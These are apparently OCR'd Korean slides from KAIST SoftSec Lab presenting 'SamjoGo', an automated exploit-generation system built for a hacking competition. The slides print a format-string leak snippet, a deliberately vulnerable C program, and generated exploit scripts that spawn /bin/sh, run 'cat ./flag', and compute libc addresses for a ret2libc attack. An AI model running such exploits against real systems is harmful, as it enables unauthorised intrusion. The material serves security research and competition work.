
KCGC 대회
카이스트팀 최종 발표

KAIST SoftSec Lab

삼족오 (SamjoGo) 시스템



White-box + Grey-box?

White-box(기호실행)의 장점과 Grey-box의 장점을 결합

체계적 경로 탐색

빠른 탐색 속도

취약점을 유발하는 입력을 도메인 특화 언어(Domain-Specific Language)로 표현

일반 해킹 대회에서 사람이 만드는 익스플로잇?

```
def trigger_fsb(self, payload):
  self.handle.readuntil(':\n')
  self.handle.writeline(payload)

def leak_stack(self, offset):
  payload = '%%%d$08x' % offset
  self.trigger_fsb(payload)
  self.handle.readuntil('\n')
  self.stack = int(self.handle.readuntil('\n').strip(), 16) - 0x20

...
```

읽고

쓰고

```
program ::= stmt*
stmt ::=
| var = exp
| write exp
| read exp
| delay exp
| if exp then goto exp else
| return exp
| fun name = block
name ::= string
block ::= stmt*
exp ::=
| exp + exp | exp - exp | exp
| exp / exp | exp >> exp | exp << exp
| exp exp
```

PoE

(Proof of Exploit)

Exploit 생성만을 위한
도메인 특화 언어
(Domain-Specific Language)

예: 연습문제 1-01

```
#include <stdio.h>
void func(){
  char *command;
  read(0, command, 0x10);
  system(command);
}
int main(){
  func();
  return 0;
}
```

Symbolic execve

연습문제 1-01 에 대한 PoE

/bin/sh

```
act exploit ():
  write 2F62696E2F7368007E7E7E7E7E7E7Ehs
  write 0Ahs
  delay 1000
  write 636174202E2F666C61670Ahs
  flag := (substr -128 -1 (read (-1)))
  return flag

submit:
  return (exploit ())
```

cat ./flag

본선 문제 결과

1라운드 7번 문제

라운드	푼 문제 수	풀었으나 제출하지 못한 문제 수	문제 수
1	8	1	10
2	10	0	10
3	16	0	20

7번 문제를 서밋을 하지 못한 이유:

Submit하는 모듈에서 생성된 모든 익스플로잇마다 1~10초 사이의 딜레이를 주고 시도를 하는데, 1라운드의 한 문제에서 우리의 익스플로잇 생성 모듈이 너무 많은 익스플로잇을 한번에 생성하는 바람에 시간 내에 해당 PoE를 시도하지 못했음.

생성된 1라운드 7번 문제의 익스플로잇

```
act exploit ():
  write 640Ahs
  write 310Ahs
  dummy := (read (-1))
  write 31F23253A07842EEA7E4C28575338158B09AA3C5EAEFC7339D8DA8D3FAE85A6A7256376D548FB4BE478DC
  leak := (read (4))
  offset := (getLibcFunc 5F5F6C6962635F73746172745F6D61696Ehs)
  systemOff := (getLibcFunc 73797374656Dhs)
  binshOff := (getLibcStr 2F62696E2F7368hs)
  libcbase := (leak - offset)
  system := (libcbase + systemOff)
  binsh := (libcbase + binshOff)
  write 640Ahs
  write 310Ahs
  pay := 31F23253A07842EEA7E4C28575338158B09AA3C5EAEFC7339D8DA8D3FAE85A6A7256376D548FB4BE478D
  nl := 0Ahs
  pay := (pay . system)
  pay := (pay . system)
  pay := (pay . binsh)
  pay := (pay . nl)
  write pay
  delay 100
  delay 1000
  write 636174202E2F666C61670Ahs
  flag := (substr -128 -1 (read (-1)))
  return flag

submit:
  return (exploit ())
```

너무 길어서 중략

Question?